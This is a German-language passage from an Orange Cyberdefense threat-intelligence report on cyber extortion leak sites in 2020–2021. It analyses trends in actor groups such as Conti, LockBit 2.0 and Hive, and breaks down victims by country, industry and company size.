
Wir haben vom ersten Quartal 2020 bis zum dritten Quartal 2021 fast eine Versechsfachung der Leak-Threats beobachten können.

Für den Vergleichszeitraum von Q1–Q3 eines jeden Jahres ist die Anzahl der Bedrohungen um 27 % gestiegen, während die Anzahl der Bedrohungen zwischen dem Q3 2020 und dem Q3 2021 um 9 % gestiegen ist.

Die durchschnittliche Anzahl neuer Threats, die wir monatlich beobachten können, stieg von 126 im Jahr 2020 auf 168 im Jahr 2021, was einem Anstieg von 33 % entspricht.

Beobachtete Bedrohungen und Akteure

Unterschiedliche Bedrohungen und unterschiedliche Akteure im Laufe der Zeit



© Orange Cyberdefense

Die Akteure

Die Anzahl der verschiedenen Akteure, die jeden Monat in Erscheinung treten, variiert auch im Laufe der Zeit.

Im Jahr 2021 (bis zum Q3) haben wir jeden Monat durchschnittlich 17 verschiedene aktive Akteure beobachten können. Das entspricht einem Anstieg von 42 % im Vergleich zu durchschnittlich 12 Akteuren pro Monat im Jahr 2020.

Trotz der scheinbar unterschiedlichen Formen der beiden Kurven in der obigen Grafik ist es interessant festzustellen, dass, sofern man die monatlichen Durchschnittswerte betrachtet, **die Anzahl der Akteure tatsächlich um etwa 12 % schneller wächst als die Gesamtzahl der Bedrohungen**.

Es ist schwierig, die Auswirkungen dieses Trends zu interpretieren, aber er könnte auf eine sukzessive Fragmentierung des kriminellen Ökosystems hindeuten, da immer kleinere Gruppen miteinander um ein möglichst großes Stück des Cy-X-Kuchens konkurrieren.


Wie in allen Märkten würde diese Art von Wettbewerb Innovationen hervorbringen. Wir sollten also davon ausgehen, dass die Techniken der Kriminellen sowie die Methoden, mit denen Lösegeld erpresst wird, immer mehr Variationen aufweisen werden.

Dies könnte in der Tat bereits der Fall sein, wie wir später erläutern werden.


Die Security-Branche verwendet eine relativ allgemeingültige Serie von Identifikatoren, um die verschiedenen kriminellen Gruppen zu verfolgen. Natürlich ist es für uns viel einfacher, da die Akteure ihre Leak-Seiten dazu verwenden, um sich zu identifizieren und sogar zu beschreiben.

Verteilung der Akteursgruppen

Top 25 Akteure insgesamt seit Januar 2020



In der Szene der Cy-X-Gruppen beobachtete Verschiebungen



Sehen wir uns unsere Gegenspieler genauer an

Wir stellen fest, dass fast 50 % aller Bedrohungen auf lediglich fünf ‚Alpha'-Akteure zurückgeführt werden können – Conti, REvil, Maze, Egregor and LockBit2. Anders betrachtet, gehen die anderen 50 % aller Bedrohungen von einer zweiten Ebene von 58 verschiedenen Gruppen aus, von denen 30 in den letzten zwei Jahren für mehr als 10 Bedrohungen verantwortlich zu machen sind.

Die Akteurslandschaft verändert sich im Laufe der Zeit dramatisch, wie die Grafik auf der vorherigen Seite veranschaulicht.

Maze zum Beispiel ist für 10 % aller in unserem Datensatz erfassten Bedrohungen verantwortlich, taucht aber im Jahre 2021 überhaupt nicht auf, da die Gruppe im November 2020 freiwillig ihren Betrieb eingestellt hat.

REvil ist eine der bekannteren Gruppen in diesem Bereich, die im September nach einer langen Pause, die dem Kaseya-Angriff im Frühsommer geschuldet ist, wieder aufgetaucht ist und ein konstantes operatives Tempo beibehalten konnte, bevor sie erneut das Handtuch warfen.

Conti hingegen hat seine Liste von 2020 bis 2021 um fast 50 % erweitern können, während Lockbit2 im Jahr 2020 kaum in Erscheinung trat, allerdings im Jahr 2021 bisher über 200 Opfer verzeichnen konnte.

Wir können zum Zeitpunkt der Erstellung dieses Reports eine ganz andere Bedrohungslandschaft als in den Monaten zuvor beobachten. Conti bleibt in den Top 3, aber **Avaddon**, die im Juni den Betrieb eingestellt haben, und REvil, die im Juli und August eine Pause einlegten, sind dabei, die Top 3 zu verlassen.

Unterdessen trat Mitte Juli **LockBit 2.0** in Erscheinung und trug stark zu dem Anstieg bei, den wir im September beobachteten. Diese Gruppe an Bedrohungsakteuren trat bereits zuvor in Erscheinung (seit Dezember 2019), hat jedoch ihre Leak-Seite im Zuge der Einstellung von Onion Service v2 aktualisiert und ist somit mit einer V3-Onion-Site und einem neuen Design wieder aufgetaucht. LockBit 2.0 behaupten, die schnellsten Übertragungsgeschwindigkeiten für die Datenexfiltration zu haben, was sie auf ihrer Webseite mit einer Tabelle ihrer Ergebnisse und einem Zip-Ordner zum Herunterladen der Beispiele, an denen sie die Geschwindigkeitstests durchgeführt haben, belegen.

Ein weiterer Ransomware-Stamm, der im Juli 2021 zum bisherigen Höhepunkt einer langen Kette von Hackerangriffen beitrug, war Hive. Das Federal Bureau of Investigation (FBI) veröffentlichte im August 2021 eine Warnung zu diesem speziellen Stamm[33]. Hive wurde erstmals im Juni 2021 beobachtet. Zwischen Juni und September konnten wir 38 Opfer auf der Leak-Seite der Operatoren, HiveLeaks, verzeichnen, womit Hive im dritten Quartal zu den Top 3 der Operatoren gehörte.

Lassen Sie uns einen kurzen Blick auf die drei wichtigsten Cy-X-Gruppen werfen, die im dritten Quartal 2021 beobachtet werden konnten:

LockBit 2.0 – beobachtete Aktivitäten im Jahr 2021

- n= 205
- 33 % der Opfer stammen aus den USA
- 80 % der Opfer gehörten zum Kreis von kleinen Unternehmen
- Die Top 3 der betroffenen Branchen: Fertigung, professionelle/freiberufliche Dienstleistungen, Großhandel

Conti – beobachtete Aktivitäten im Jahr 2021

- n= 285
- 61 % aller Opfer stammen aus den USA, gefolgt von Frankreich und Großbritannien
- 83 % der Opfer gehörten zum Kreis von kleinen Unternehmen
- Die Top 3 der betroffenen Branchen: Fertigung, professionelle/freiberufliche Dienstleistungen, Einzelhandel


HiveLeaks – beobachtete Aktivitäten im Jahr 2021


- n= 34
- 61 % aller Opfer stammen aus den USA, gefolgt von Großbritannien und Australien
- 85 % der Opfer gehörten zum Kreis von kleinen Unternehmen
- Die Top 3 der betroffenen Branchen: professionelle/freiberufliche Dienstleistungen, Fertigung, Finanzen und Versicherungen

Die Landschaft der Bedrohungsakteure rund um Cy-X ist komplex und dynamisch. Die Zahl der Akteure wächst stetig, auch wenn einzelne Akteure im Laufe der Zeit kommen und gehen. Während eine Handvoll ‚Alpha'-Akteure für etwa die Hälfte aller Verbrechen verantwortlich sind, gibt es auch Dutzende anderer ‚kleinerer' Akteure, mit denen man sich auseinandersetzen muss. Trotz einiger in letzter Zeit verzeichneter Erfolge auf Seiten der globalen Koalitionen im Bereich der Strafverfolgung, wodurch einige der Straftäter vor Gericht gebracht werden konnten, ist es klar, dass die dynamische und amorphe Natur dieses kriminellen Ökosystems es sehr schwierig machen wird, effektiv dagegen vorzugehen.

Opfer von Cy-X-Leak-Bedrohungen nach Ländern

Top 10 der betroffenen Länder, mit BIP in Bio. USD





Kommen wir nun zu den 3.027 Datensätzen unserer Daten für Leak-Seiten-Bedrohungen zurück und richten unseren Fokus dabei auf die Branchen und Länder, in denen die Opfer aktiv sind.

In der obigen Grafik wird die Anzahl der Bedrohungen durch Leaks für die Jahre 2020 und 2021 pro Land für die Top-10-Länder in unserem Datensatz dargestellt. Wir stellen auch das Bruttoinlandsprodukt (BIP) der 12 reichsten Länder des Jahres 2021 dar [34].

Die Länder mit der größten Opferdichte sind in unserem Datensatz relativ konstant geblieben. Als allgemeine Faustregel gilt, dass die Rangfolge eines Landes in unserem Datensatz das relative BIP dieses Landes widerspiegelt. Je größer die Wirtschaft eines Landes, desto mehr Opfer wird es in diesem Land geben. Tatsächlich sind acht der zehn Opferländer, die am häufigsten von Cy-X betroffen sind, unter den zehn größten Wirtschaftsnationen der Welt.

Daraus folgern wir, dass **die relative Zahl der Opfer in einem Land schlichtweg von der Anzahl der Online-Unternehmen in diesem Land abhängt**. Damit ist nicht endgültig bewiesen, dass Cy-X-Akteure nicht gelegentlich bewusst Ziele in bestimmten Ländern oder Regionen angreifen. Es bedeutet auch nicht, dass ein Unternehmen in einem Land mit hohem BIP eher angegriffen wird als ein Opfer in einem Land mit niedrigem BIP (da sich die Wahrscheinlichkeiten mit mehr Unternehmen ausgleichen).

In der Grafik rechts werden die betroffenen Länder mit den Top-5-Akteuren im Jahr 2021 dargestellt. Obwohl wir einige leichte Unterschiede zwischen den Opfergruppen feststellen können, gilt im Allgemeinen, dass die verschiedenen Akteure alle ähnliche Opfer-Land-Verteilungen aufweisen. Noch einmal – wir konnten kein anderes Muster der Targeting-Logik als das relative BIP des Landes erkennen.

Unserer Meinung nach lässt sich aus diesen Daten ganz einfach ableiten, dass **Unternehmen in fast allen Ländern kompromittiert und erpresst werden**. Weltweit besteht eine gleichmäßige Wahrscheinlichkeit, dass ein Unternehmen in einem bestimmten Land zum Opfer fällt. Logischerweise werden wir umso mehr Opfer verzeichnen, je mehr Unternehmen sich in einem Land befinden.

Vor diesem Hintergrund haben wir es uns erlaubt, Indien, Japan, China und Russland in die obige Tabelle als Gegenbeispiele für Länder mit großem BIP aufzunehmen, die auf unserer Cy-X-Opferliste ganz unten stehen.

Russland stellt die erste Ausnahme dar, die zudem am einfachsten zu erklären ist. Mit einem prognostizierten BIP von 1,5 Bio. USD für 2021 stellt es in unserem Ranking die elftgrößte Volkswirtschaft der Welt dar. Allerdings haben wir dort im Jahr 2021 nur ein Opfer verzeichnen können. Der Grund für diese Anomalie scheint in einer Art ‚inzestuösen' politischen Beziehung zwischen der russischen Regierung und den vielen Cy-X-Gangs zu liegen, die von dort aus operieren. Durch bestimmte politische Gegebenheiten, etwa in Ländern wie Russland, China, Iran und Nordkorea, wird durch eine Kombination aus sozialen, politischen und ökonomischen Bedingungen das Problem der Cyberkriminalität geschaffen und aufrechterhalten. Dies führte beispielsweise in Russland zu einer langen und komplexen Beziehung zwischen dem Staat und dem kriminellen Untergrund, bei der die Regierung die kriminellen Machenschaften ignoriert, solange sich die Angriffe der russischsprachigen Bedrohungsakteure nur auf Russlands ausländische Gegenspieler richten. Regierungen und Geheimdienste weltweit haben eine Vielzahl unterschiedlicher Beziehungen zu Hacker- und Cybercrime-Crews, die von ihrem Hoheitsgebiet aus operieren.

Indien mit einem für 2021 prognostizierten BIP von 2,72 Bio. USD und China mit 13,4 Bio. USD sind ebenfalls unterrepräsentiert. Aber aus anderen Gründen. Wir haben keinen Grund zu der Annahme, dass diese Länder in der gleichen Art von politischem Schutz profitieren wie Russland. Wir haben diesbezüglich eine andere Erklärung. China und Indien haben eine riesige Bevölkerung und ein entsprechend großes BIP. Allerdings sind ihre jeweiligen Volkswirtschaften weniger modernisiert und digital schlechter aufgestellt als ihre westlichen Zeitgenossen, was bedeutet, dass weniger Online-Unternehmen zur Zielscheibe werden können. Auch die Sprache könnte eine Rolle spielen – Unternehmen, die nicht auf Englisch kommunizieren, sind schwieriger zu finden, zu verstehen und zu navigieren. Auch das Verhandeln mit den jeweiligen Vertretern der Unternehmen stellt eine dementsprechend große Hürde dar. Darüber hinaus ist es schwieriger ihre Benutzer mit standardisierten Social-Engineering-Tools zu kompromittieren.

Japan, offensichtlich die letzte Ausnahme von unserer Regel, ist eine hochmodernisierte Wirtschaft, wird jedoch Kriminelle vor die gleichen Sprach- und Kulturbarrieren wie China und Indien stellen, was möglicherweise ursächlich für die geringe Prävalenz in unseren Opferdaten ist.

Ein letzter zu untersuchender Trend sind die relativen Wachstumsraten zwischen den USA und Kanada, Deutschland, Frankreich, Spanien und Italien (EU) und dem Vereinigten Königreich.

Wenn wir die ersten 3 Quartale 2021 mit den letzten 3 Quartalen 2020 vergleichen, stellen wir Folgendes fest:

- Das US-Volumen ist um 7 % gesunken
- Das kanadische Volumen ist um 15 % gesunken
- Das Volumen in Großbritannien ist um 8 % gesunken
- Das europäische Volumen, das Deutschland, Frankreich, Spanien und Italien vereint, ist um 25 % gestiegen

Die Gesamtzahlen für andere ‚nicht englische' Volkswirtschaften sind gering, aber wir können auch dort ähnliche Muster beobachten (wenn auch in kleinerem Maßstab):

- Das brasilianische Volumen ist um 26 % gestiegen
- Das chinesische Volumen ist um 100 % gestiegen
- Das indische Volumen ist um 14 % gestiegen


Die jeweiligen Volumina in Nigeria und Südafrika sind noch zu gering, um daraus entsprechende Rückschlüsse zu ziehen.

Daraus ließe sich folgern, dass **Cy-X langsam von englischen zu nicht-englischen Volkswirtschaften übergeht**. Dies ist wahrscheinlich die logische Konsequenz der wachsenden Nachfrage nach Opfern, die durch neue Akteure angeheizt wird. Aber es könnte auch die Folge verstärkter politischer Signale aus den USA sein, was die Akteure bezüglich der Frage vorsichtiger werden lässt, wen sie und ihre Partner ausbeuten könnten.

Ungeachtet dieser Gründe bleibt die Tatsache unverändert, dass in fast jedem Land Opfer gefunden werden können. Ferner kann festgehalten werden, dass **Länder, die bisher eher verschont geblieben sind, nicht hoffen können, dass dies so bleibt**.

Opfer von Cy-X-Leak-Bedrohungen nach Branche

für 2020/2021 zusammen mit der relativen Größe dieser Branche



Unsere Analyse der Leak-Bedrohungen ermöglicht es uns auch zu untersuchen, welchen Branchen die Opfer angehören. Wir verwenden das NAICS-Klassifikationssystem[35] und ordnen die Opfer dem Code der obersten Ebene (zwei Buchstaben) zu.

In der obigen Grafik wird von uns die Anzahl der Opfer nach Branche in unserem Datensatz für die entsprechenden Zeiträume in den Jahren 2020 und 2021 sowie die geschätzte Gesamtzahl der Unternehmen in dieser Branche veranschaulicht[36].

Während fast alle Industriezweige von Bedrohungen durch Datenlecks betroffen waren, rangieren Unternehmen aus den Bereichen Fertigung und freiberufliche, wissenschaftliche und technische Dienstleistungen durchweg unter den Top 3.

Es kann sein, dass Kriminelle der Meinung sind, dass Unternehmen in diesen Branchen eher zahlen. Es kann aber auch sein, dass ihre gesamte Cyber-Sicherheitsinfrastruktur sowie ihre Möglichkeiten zur Wiederherstellung im Vergleich zu anderen Branchen möglicherweise nicht so stabil sind.

Es kann aber auch andere Erklärungen dafür geben: Für den überwiegenden Teil der Branchen kann die Gesamtgröße der jeweiligen Branche der Grund für ihre Prävalenz sein. Das Ranking der freiberuflichen, wissenschaftlichen und technischen Dienstleistungen, des Einzelhandels, des Baugewerbes, des Gesundheits- und Sozialwesens sowie des Finanz- und Versicherungswesens in den Opferlisten kann als Beleg für diese Hypothese angeführt werden.

Die Ausnahmen von der Regel ‚Je-größer-die-Branche' können durch die Qualität ihrer Sicherheitsmaßnahmen erklärt werden.


Die Fertigung beispielsweise erscheint in unseren Opferdaten völlig überrepräsentiert, während Unternehmen mit Bezug zum Gesundheitswesen unterrepräsentiert sind.

Wir gehen deshalb davon aus, dass dies nicht von der Auswahl des Ziels der Angreifer oder der Branchengröße abhängt, sondern eher von der allgemeinen Anfälligkeit für Schwachstellen von Unternehmen in dieser Branche.

Durch die Anfälligkeit kann nicht vorausgesagt werden, wer angegriffen wird, sondern welche Unternehmen bei einem Angriff zu Opfern von Leak-Bedrohungen werden.

Bei einer weiteren Analyse dieser Daten stellen wir fest, dass die Top-Akteure allesamt die meisten Opfer in denselben wenigen Branchen – die gleichen Branchen, die insgesamt am häufigsten Angriffen zum Opfer fallen – kompromittieren.

Sofern Akteure mit ihren Angriffen auf bestimmte Branchen abzielen, würden wir zumindest ein gewisses Maß an Spezialisierung erwarten. Die Tatsache, dass wir dies gegenwärtig nicht beobachten können, deutet darauf hin, dass die am häufigsten vertretenen Branchen nicht gezielt anvisiert werden, sondern eine andere Gemeinsamkeit haben müssen. Wir gehen davon aus, dass der gemeinsame Nenner einfach darin besteht, dass sie weniger darauf vorbereitet sind, Angriffe abzuwehren.



Opfer von Cy-X-Leak-Bedrohungen nach Größe

In der obigen Grafik wird von uns die Anzahl der Opfer pro Unternehmensgröße in unserem Datensatz dargestellt, die den Top-5-Akteuren für jede Größe zugeordnet ist.

Wie man sehen kann, werden Unternehmen mit weniger als 1.000 Mitarbeitern am häufigsten kompromittiert und bedroht, mit fast 75 % aller Leaks. Wir haben dieses Muster in den letzten zwei Jahren durchgängig in unseren Daten zu Leak-Bedrohungen beobachten können, aufgeschlüsselt nach Branche, Land und Akteur.

Die naheliegendste Erklärung für dieses Muster ist wiederum, dass Kriminelle zwar wahllos angreifen, es jedoch mehr Kleinunternehmen auf der Welt gibt. Kleine Unternehmen verfügen möglicherweise auch über weniger Fähigkeiten und technische Ressourcen, um sich zu verteidigen oder sich von Angriffen zu erholen.

